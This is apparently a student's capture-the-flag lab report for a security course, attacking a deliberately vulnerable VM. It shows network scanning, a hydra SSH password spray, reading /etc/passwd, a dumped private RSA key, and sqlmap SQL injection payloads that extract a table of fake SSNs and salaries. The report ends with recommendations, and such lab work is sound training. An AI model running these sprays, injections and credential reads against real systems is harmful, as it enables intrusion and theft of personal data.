

Solo Project - Capture the Flags

Shikha Mehta

120222382

ENPM685 0301

“I pledge in my honor that I have not given or received any unauthorized assistance on this assignment/examination.”

ENPM685 Pictures Inc.

Goal: To assess the current state of ENPM685 Pictures, Inc's IT security through a penetration test and recommendations for improvement of the current environment. You are a Security Consultant who works for the IT security firm hired to perform this assessment.

- What flags you found
- How you discovered those flags

How were the flags discovered? The process I followed:


Initially, I found the IP address of our VM as follows:

1. Checking available IP addresses from kali linux

```
root@kali:[/home/shikha1149]
# arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e2:9d:2b, IPv4: 192.168.113.131
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
) File System
192.168.113.1 12:b5:88:e6:08:67      (Unknown: locally administered)
192.168.113.2 00:50:56:fe:84:8c      (Unknown)
192.168.113.129 00:0c:29:0b:54:91    (Unknown)
192.168.113.254 00:50:56:e0:38:47    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.898 seconds (134.88 hosts/sec)
. 4 responded
```

2. Performing nmap scan of the target vm with kali linux:




```
(root㉿kali)-[~/home/shikha1149]
# nmap 192.168.113.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 12:43 EDT
Nmap scan report for 192.168.113.129
Host is up (0.00064s latency).

Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:0B:54:91 (VMware)
```

The login credentials of the VM were found as follows:

1. I created a users.txt file including all users from the contact.php webpage of the website



```
File Actions Edit View Help
cburns
brad
smitheebux
walken
cruise
gene
clint
cruise
clint
Gene
Cruise
Walken
Smithee
Developer
Brad
Cburns
Montgomery
Pitiful
Alan
Christopher
Tom
Calmer
Westwood
tom
pitiful
alan
manager
christopher
calmer
westwood
sitten
sitten
Bob
bob
Dobbs
dobbs
enpm685
enpm685
Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com
"users.txt" 34L, 233B
```

2. I created a passwords.txt file including few possible passwords that can be used in a password spray attack

```





```

passwords.txt content:

```

Qwerty123
Admin
Welcome123
Letmein
Winter2023!
Summer2023!
Fall2023!
Spring2023!
Winter2023
Fall2023
Spring2023
Summer2023
Winter2024!
Summer2024!
Spring2024!
Fall2024!
- * javascript skills
- * Secure coding practices
- * Python skills
- * Ruby skills
-
IT Manager
-
Requirements:
- * Internet skills
- * Nunchuck skills
- * Windows XP/7/8/10 skills
- * Linux skills
- * F5 load balancer skills
- * Firewall skills
- * Sentinel One EDR skills
- * flag1: skills in reading between the lines
- * Python scripting skills
- * Port scanning skills
-
Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com

```

"passwords.txt" 17L, 172B

3. Performed a hydra attack to find the appropriate user and password

```

[✓] # hydra -l users.txt -P passwords.txt 192.168.113.129 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-21 11:39:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 578 login tries (l:34/p:17), ~37 tries per task
[DATA] attacking ssh://192.168.113.129:22/
[22][ssh] host: 192.168.113.129 login: cburns password: Spring2024!
[22][ssh] host: 192.168.113.129 login: brad password: Fall2024!
[STATUS] 290.00 tries/min, 290 tries in 00:01h, 290 to do in 00:02h, 14 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-21 11:41:36

```

4. List of all users on the system using cat /etc/passwd

```

admin:x:5002:5002:Adminy McAdmynyface,,,:/home/admin:/bin/bash
bobdobbbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbbs:/bin/bash
crackme:x:5004:5004:Crack My 5 Character Password For The Flag,,,:/home/crackme:/bin/bash
cburns:x:5011:5011::/home/cburns:/bin/bash
brad:x:5005:5005::/home/brad:/bin/bash
smithee:x:5006:5006::/home/smithee:/bin/bash
walken:x:5007:5007::/home/walken:/bin/bash
cruise:x:5008:5008::/home/cruise:/bin/bash
gene:x:5009:5009::/home/gene:/bin/bash
clint:x:5010:5010::/home/clint:/bin/bash

```

FLAG 1: skills in reading between the lines

This flag could be found on the careers.php web page under the IT Manager Requirements section (hidden in plain text without any sort of encryption)

IT Manager

Requirements:

- Internet skills
- Nunchuck skills
- Windows XP/7/8/10 skills
- Linux skills
- F5 load balancer skills
- Firewall skills
- Sentinel One EDR skills
- flag1: skills in reading between the lines
- Python scripting skills
- Port scanning skills

```
root@midterm:~# cd /var/www
root@midterm:/var/www# ls
admin  html
root@midterm:/var/www# cd html
root@midterm:/var/www/html# ls
careers.php contact.php index.php movies  movies.php upload.php uploads
root@midterm:/var/www/html# cat careers.php | grep "flag"
<li>flag1: skills in reading between the lines
```

FLAG 2: It's dangerous to go alone!

```
root@midterm:~# cd /var/www/admin
root@midterm:/var/www/admin# ls
admin-ssh-key.txt  index.html
root@midterm:/var/www/admin# cat index.html
<title>It's dangerous to go alone!</title>

<h1>ENPM685 Pictures, Inc. website admin interface</h1>
<br><br>
It's dangerous to go alone! Take this:
<br><br>
<a href="admin-ssh-key.txt">admin-ssh-key.txt</a>
<br><br>
(Don't forget to set the file permissions correctly! - <b>chmod 400 admin-ssh-key.txt</b>)
<br><br>
```

```
root@midterm:/var/www/admin# cat admin-ssh-key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAE87JN6RQsrgNHLr7Ii0cIKQ99at7tgcSwLH3fwLLzuw5/pnDk
20nhk18+EI2EPzky9/b0Z/fme6KmCb010b9S2Hsf8oy81e2Wt3s3F2u5HqgUDC1d
aT2/yNbPLR4eycupdoImLMy38QC/AGlegiL1PDi18a96Sa45T2dwtfCKYFPAyHaY
aLhF+Hgsh0TzwY1dji8qJ2o9IpDKy0CycdSLTwTdvY/1EI2t7i3waMMVRX2FkiT
w7AR1FbBH3mj9yjrFFNySGPTD9U4SiEXADbE5Fg4i/QQSmhJsLmzHehNDU3J1God
diI0g38Cb+Z3k1SJvQj8uMTh5B9add3TsjcYwIDAQABaoIBAAb42/fGJv0Xh0rW
dIBfm0Er20e6dwsWaH/tXgByXjzEzmwhoLqRY42/gdQRaG4yob2sZ7vJwONap0t0
I1Nb60/enexfkGuC0ornUI0v/MzevCwY5t5C8QC6/JRq3zCgzg1g8dyoQr73aX+G
hDiu70YLLVFr1tDS1jrdEVFnWH4m+Psit7o3/fnS2khvLb51LNb9H8Q0BdVauwOz
1m2EoykMc2G16JmD1ca1LmXCxvLWzc27+BjYq58+0IGfFmhS2TW4CtFwdJr8ukrf
URA+YYVTP+b2Vra10BFkaBSD1mwSYzq3vX5805dmz4QyA8N052hjINAC2HwvQe+2
iJF02yECgYEAE+6Cr0d8DQipQ6oQP4d5rrhYG0y2TzvcMVvr/QEY/FV3unPV4dc8V
bvzntPtIvBh8364xpa50bQKPicDR0Hvzov4fuh0ou7kQIKds26TVjueIefUUde1Y
tzi/xELp7mdcDTAWqwTMkysmdh6s5Vq/s9W2KCm4KxBu8tK7i0161MCgYE9+5a
4nATvg/pQe0wC4UhF1cwTpts+D/FJIRv4bJ9ocAzU4own035BiD22K1X5T851wQL
p6hSs18CXpONPupf1Mm1fUtbpfxh6XTYXH6o2U+FR2UF1X1mD5Uokedr1+m0D8
LF6/NMnDfVDau27YunkDuYxSBn10zt35CpD90LECgYEauHD00X6cftrRtnTSx3cn
atW0byDLZTtE+kTE8LIM73aIvthXUdNXHKGYndpLOESi07p1fcJEjjcAS7LgKQOC
SwkG7HgYiHFgVu8h0N7MAXHHwc1ZEA/Hp2WdSxjZK/zrRmdnVjgQVBee+5oE1aFt
Pz552PsfmcMH6sVayTaufSOCgYEAE3Qaf/Ug/QWw73WKXGd4Im921mV5USgfHv6NV
fpa6C04mM655Yh2ApvnmxqsGNbgk3zubDE8x0hSDLz9J2zJYEsrEHy/g3bv5ymeQ7
9Utziu9QpsXDjbJ5UQP1oTzebKc32iEEjqW0veG1Jm3Dy8s1UJ3AJ5IrcJeVGts
zm+tXzECgYEAE+upjw3m9925bgHJT6EfxbmWR50yQBCW4rTHxkY6yX4V0MDTUjhvS
bx1TbAWhvMDFb4X/+GBB5gi1uLC1Inp2VUCwhMHB4+dDCK8CIA8XnfhdFLC6ha4P
LFB0KSQhqoQynEAL3vcf1U/n6G81GuzuM6Ut2eo5HR0zpyddjz/WRtw=
-----END RSA PRIVATE KEY-----
```

FLAG 3: getting to the root of the problem

This flag was hidden as a password protected zip file inside the root user directory. The zip file had to be unzipped using the password “tile4store8quantity” that was easily accessible from the readme.txt file.

```
brad@midterm:~$ sudo su
root@midterm:/home/brad# cd --
root@midterm:~# ls
flag3-is-inside.zip  readme.txt  snap
root@midterm:~# cat readme.txt
The ZIP file password is: tile4store8quantity
root@midterm:~# unzip flag3-is-inside.zip
Archive: flag3-is-inside.zip
[flag3-is-inside.zip] flag3_is_inside.txt password:
  inflating: flag3_is_inside.txt
root@midterm:~# cat flag3_is_inside.txt
flag3: getting to the root of the problem
```

FLAG 4: contains a database consisting of SSNs, titles, names, and salaries of important employees of the organization.

This flag was found inside the available databases of mysql using sqlmap. On searching inside the database, I found the flag4_is_inside database and within this database, I found the flag4_is_inside table that revealed the SSNs, titles, names, and salaries of CEO, Contractor, Actor, Director.

```
root@kali: ~/local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside
File Actions Edit View Help
[root@kali]-(~/home/shikha1149)
# sqlmap -u http://192.168.113.129/movies.php?id=sharknado --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:08:43 /2024-03-22/
[13:08:44] [INFO] resuming back-end DBMS 'mysql'
[13:08:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 1187=1187 AND 'SOUo'='SOUo

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 4230 FROM (SELECT(SLEEP(5)))mdEV) AND 'zTgt'='zTgt

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x52485153517874714c54796153566e4871565677484f655556434f6756675a70576c6a5877434955,0x7
16a707a71),NULL-- -
[13:08:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:08:44] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag4_is_inside
[*] information_schema
[*] movies

[*] flag4_is_inside
```

```
root@kali: ~/local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside
File Actions Edit View Help
[root@kali]-(~/home/shikha1149)
# sqlmap -u http://192.168.113.129/movies.php?id=sharknado -D "flag4_is_inside" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:09:34 /2024-03-22/
[13:09:34] [INFO] resuming back-end DBMS 'mysql'
[13:09:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 1187=1187 AND 'SOUo'='SOUo

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 4230 FROM (SELECT(SLEEP(5)))mdEV) AND 'zTgt'='zTgt

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x52485153517874714c54796153566e4871565677484f655556434f6756675a70576c6a5877434955,0x7
16a707a71),NULL-- -
[13:09:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:09:34] [INFO] fetching tables for database: 'flag4_is_inside'
Database: flag4_is_inside
[1 table]
+-----+
| flag4_is_inside |
+-----+
```

```

[13:10:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:10:42] [INFO] fetching columns for table 'flag4_is_inside' in database 'flag4_is_inside'
[13:10:42] [INFO] fetching entries for table 'flag4_is_inside' in database 'flag4_is_inside'
Database: flag4_is_inside
Table: flag4_is_inside
[4 entries]
+-----+-----+-----+-----+
| id | ssn | title | name      | salary |
+-----+-----+-----+-----+
| 1  | 000-00-0001 | CEO    | Bob Dobbs   | 1        |
| 2  | 000-00-0002 | Contractor | C. Montgomery Burns | 100000 |
| 3  | 111-22-9876 | Actor   | Brad Pitiful | 9000000 |
| 4  | 220-00-1234 | Director | Alan Smithee | 25000  |
+-----+-----+-----+-----+
[13:10:42] [INFO] table 'flag4_is_inside.flag4_is_inside' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside/flag4_is_inside.csv'
[13:10:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.113.129'
[*] ending @ 13:10:42 /2024-03-22/

```

FLAG 5: Let's spray these passwords with some air freshener because they stink!

This flag was hidden as a password protected zip file inside brad's user directory. The zip file had to be unzipped using the password “patrol3dressing9key” that was easily accessible from the readme.txt file.

```

brad@midterm:~$ ls
flag5-is-inside.zip  readme.txt
brad@midterm:~$ cat readme.txt
The password for the ZIP file is patrol3dressing9key
brad@midterm:~$ unzip flag5-is-inside.zip
Archive: flag5-is-inside.zip
[flag5-is-inside.zip] flag5_is_inside.txt password:
  inflating: flag5_is_inside.txt
brad@midterm:~$ cat flag5_is_inside.txt
flag5: Let's spray these passwords with some air freshener because they stink!
brad@midterm:~$ _

```

FLAG 6: You never know what you'll find when you portscan

This flag was hidden as a password protected zip file inside the admin's user directory. The zip file had to be unzipped using the password “syndrome11tail2illusion” that was easily accessible from the readme.txt file.

```

root@midterm:~# cd /home/admin
root@midterm:/home/admin# ls
flag6-is-inside.zip  readme.txt
root@midterm:/home/admin# cat readme.txt
The password for the ZIP file is: syndrome11tail2illusion
root@midterm:/home/admin# unzip flag6-is-inside.zip
Archive: flag6-is-inside.zip
[flag6-is-inside.zip] flag6_is_inside.txt password:
  inflating: flag6_is_inside.txt
root@midterm:/home/admin# cat flag6_is_inside.txt
flag6: You never know what you'll find when you portscan

```

Summary of the flags found:

Flag Number	Flag content	How were they discovered?	Recommendations
Flag 1	Skills in reading between the lines	From the careers.php web page	Abstracting information from the users
Flag 2	It's dangerous to go alone!	Web interface in /var/www/admin directory	Encrypting private key
Flag 3	Getting to the root of the problem	Root user zip file, password from readme.txt	Encrypting passwords and hiding passwords from plain sight
Flag 4	Database containing Ssn, title, name, salary	Sql databases on mysql using sqlmap	Protecting databases from unauthorized access by giving proper authentication and access control mechanisms.
Flag 5	Let's spray these passwords with some air freshener because they stink	Brad, cburns' user directory: flag5-is-inside.zip, password from readme.txt	Encrypting passwords and hiding passwords from plain sight
Flag 6	You never know what you'll find when you portscan	Admin user's directory, password from readme.txt	Encrypting passwords and hiding passwords from plain sight